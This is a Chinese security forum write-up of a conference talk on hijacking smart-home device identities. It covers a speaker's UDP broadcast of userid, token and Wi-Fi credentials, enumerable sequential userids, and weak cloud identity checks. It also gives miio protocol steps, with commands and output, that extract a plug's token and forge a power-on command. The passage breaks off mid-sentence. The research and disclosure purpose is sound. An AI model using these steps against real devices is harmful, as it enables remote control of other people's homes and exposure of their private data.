2018年 KCon 议题解读 | 智能家居安全——身份劫持

ensec**** / 2018-08-29 20:22:19 / 浏览数 2702 安全技术 IoT安全 顶(0) 踩(0)


欢迎关注我们的微信公众号：EnsecTeam
作者：挽秋

一、摘要

本文以如何劫持(窃取)智能家居时代设备的身份“安全凭证”为出发点，调研并分析了目前国内市场的主流产品和设备交互协议，及其所依赖身份凭证，通过介绍、分析和发现

二、智能家居身份和劫持危害

先通过一张简图来了解一下应用、智能设备和云端三者交互时携带的身份标识，如图所示：



从上图了解到，智能家居身份标识通常是以下几种情况：

- 账号cookie相关，如身份Token；
- 用户id：userid
- 设备id：deviceid
- 认证或加密的key

一旦用户或设备的身份被劫持，那么至少存在如下几方面危害：

- 个人信息，聊天内容等隐私敏感信息泄露
- 智能设备被任意控制
- 财产损失
- 随时被监控


以智能音箱和智能插座等设备为例，至少有两个环节设计“身份”相关：

- 账号同步
- 设备交互操作

下面将分别介绍如何在这两个环节进行身份劫持。

三、账号同步

账号同步是指，在智能设备在初次激活使用(或更改绑定用户时)，用户将自己的身份信息同步给设备，并绑定设备。
一个简化的账号同步流程，如图所示：



账号同步通常会存在如下两类问题：


- 如何设备是否合法：验证设备id还是设备key？id和key都很容易泄露伪造。
- 账号Token如何安全传输：设备此时为入网，通过蓝牙、AP，还是其他何种方式传输账号信息。

账号同步时身份劫持,以厂商A音箱的配网和身份账号同步为例，其账号同步分为两种方式：

1. 直接通过UDP广播255.255.255.255:50000,发送userid、token和wifi的ssid和wifi密码。
2. 将userid、token、ssid和wifi密码等转化成语音播放，音箱进行语音信息识别即可。
   关于两种模式的选择：由本地sharedPreferences文件(tg_app_env.xml)中的app_connect_mode属性值决定，其账号同步代码如图所示：

```
private void doConnectDevice(String str, String str2, String str3, String str4) {
    XVb.d("connecting, userId: " + str + ", authCode: " + str2 + ", ssid: " + str3 + ", password: " + str4);
    int model = C2776Etb.getInstance().getModel();
    XVb.v("connect model: " + model);
    if (model != 2) {
        try {
            if (this.mNetConfig == null) {
                this.mNetConfig = C7407kmc.getInstance();
            }
            XVb.v("start wifi provision");
            this.mNetConfig.startProvision(str3, str4, str, str2);
        } catch (IOException e) {
            XVb.w("IOException, connect device failed !!!");
            connectDeviceFailed();
            e.printStackTrace();
        }
    }
    if (model != 1) {
        if (this.mSoundConfig == null) {
            this.mSoundConfig = C7601mmc.getInstance(this.activity.getApplicationContext());
        }
        XVb.v("start sound provision");
        this.mSoundConfig.startEncodeAndPlayAudio(str3, str4, str, str2);
    }
```


厂商A的音箱将身份信息，通过固定"协议"的格式，在UDP255.255.255.255:50000端口进行身份信息发送，攻击者可以监听UDP50000端口，从而获取用户的userid和toke



四、设备交互

设备交互是指应用、设备和云端的三者交互访问；交互操作大体分为两种方式：

1. 只支持广域网：厂商A为代表；
2. 支持广域网和局域网：厂商B和C为代表。
   广域网交互中应用与设备交互、设备与设备的交互方式如图：



厂商A的智能家居接入方式：以开灯为例
第一步：厂商A的音箱-->音箱server
url：https://***.com/***
Payload: { Uderid, Deviceid, Accesstoken, 打开灯的语音}
第二步：厂商A的音箱sever-->第三方server
用户需要在第三方产品server注册并通过Oauth授权给厂商A的Server，消息格式如下：

■

```
"header":{
  “namespace”:”***Genie.Iot.Device.Control",
     "name":"TurnOn",
     "messageId":"1bd5d003-31b9-476f-ad03-71d471922820",
     "payLoadVersion":1
  },
  "payload":{
      "accessToken":"access token",
      "deviceId":"34234",
      "deviceType":"XXX",
      "attribute":"powerstate",
      "value":"on",
      "extensions":{
         "extension1":"",
         "extension2":""
     }
```

}

■

第三步：第三方server-->设备
Payload：{command: turn-on, currentValue:0 }
厂商A音箱的身份劫持
厂商A的音箱每次交互时，都会携带: token、userid、deviceid、action来进行，并且server会依据userid来进行身份判断。


- 有了userid就可以身份劫持——远程设备任意操作；
- userId是顺序的，可遍历的9位数字：比如一个userid是50123，另一个userid则是50397这几位数字;
- userid还有其他多种方式获得：配网时窃取、APP端上获取；

厂商A音箱被劫持后，可以用户查看聊天记录，自定义问答，设置闹钟、话费充值、智能家居控制等等，此外音箱
“被分享”之后，宿主不能主动取消分享，只能等“攻击者”取消分享，身份劫持危害如图所示，中间的攻击者可以任意查看用户的聊天记录：


如何发现这类身份劫持？
应用或设备通过携带4元组信息：userid、deviceid、token和action，向云端进行请求时，如下图所示，如果云端对4元组信息校验出现不一致的情况下，就会导致身份劫持

- 把userid、deviceid、token三者信息中的一种直接当成用户身份，而不是进行严格的身份一致性判断：判断userid和token是否一致，用户身份和设备列表是否是绑定关

- 用户身份和action判断，存在逻辑漏洞，导致攻击者可以进行操作提权，比如子设备提权可以操作"属主"身份的一些权限，OTA更新等等。



局域网交互中应用与设备交互、设备与设备的交互方式如下图所示：



厂商B的设备局域网身份劫持

在同一局域网下，厂商B设备通过专有的加密UDP网络协议——miio协议，进行通信控制。

- 通过广播发送一个握手协议包，如果设备支持miio协议，那么设备就会回复自身信息：token、ip和ID。
- 向指定设备发送一串hello bytes获得设备信息结构体"header"
- 凭借token、ID等信息构造信息结构体"header"，跟随控制消息发送给设备，实现设备控制。

厂商B的设备局域网身份劫持交互如图所示：

第一步：安装python-miio库，然后执行：mirobo discover --handshake 1，获取设备IP、ID和Token信息。

```
plldzy@plldzy-B250M-D53H:~/Downloads/python-miio$ mirobo discover --handshake 1
INFO:miio.device:Sending discovery to <broadcast> with timeout of 5s..
INFO:miio.device:  IP 192.168.199.222 (ID: 03a55bfe) - token: b'd71348b60d03ead6
7a4fd1a1be3af559'
INFO:miio.device:Discovery done
```

第二步：发送hello bytes消息给设备54321端口，获取设备消息结构体Header：

```
pllozy@pllozy-B250M-D53H:~/Downloads/python-miio/miio$ python3.5 gettoken.py
Container:
    data = Container:
        offset2 = 32
        value = b'' (total 0)
        data = b'' (total 0)
        length = 0
        offset1 = 32
    header = Container:
        offset2 = 16
        value = Container:
            length = 32
            unknown = 0
            device_id = b'\x03\xa5[\xfe' (total 4)
            ts = 1970-01-01 00:38:51
        data = b'!1\x00 \x00\x00\x00\x00\x03\xa5[\xfe\x00\x00\t\x1b' (total 16)
        length = 16
        offset1 = 0
    checksum = b'\xd7\x13H\xb6\r\x03\xea\xd6zO\xd1\xa1\xbe:\xf5Y' (total 16)
b'd71348b60d03ead67a4fd1a1be3af559'
```


第三步：伪造控制消息结构体Header、消息指令cmd和checksum(Token)，给设备发送；

```
typedef  struct{

Header,

cmd,

checksum

}Msg
```


控制消息结构体如图所示：

以打开智能插座为例：cmd={'id':1,'method':'set_power','params':['on']}


厂商C的局域网交互控制

厂商C为了实现智能家居生态，主推一套实现产品智能化互联互通的协议——"***Link"，目前所有的产品都可以与APP，以及音箱进行交互控制，是一套"带认证的密钥协商

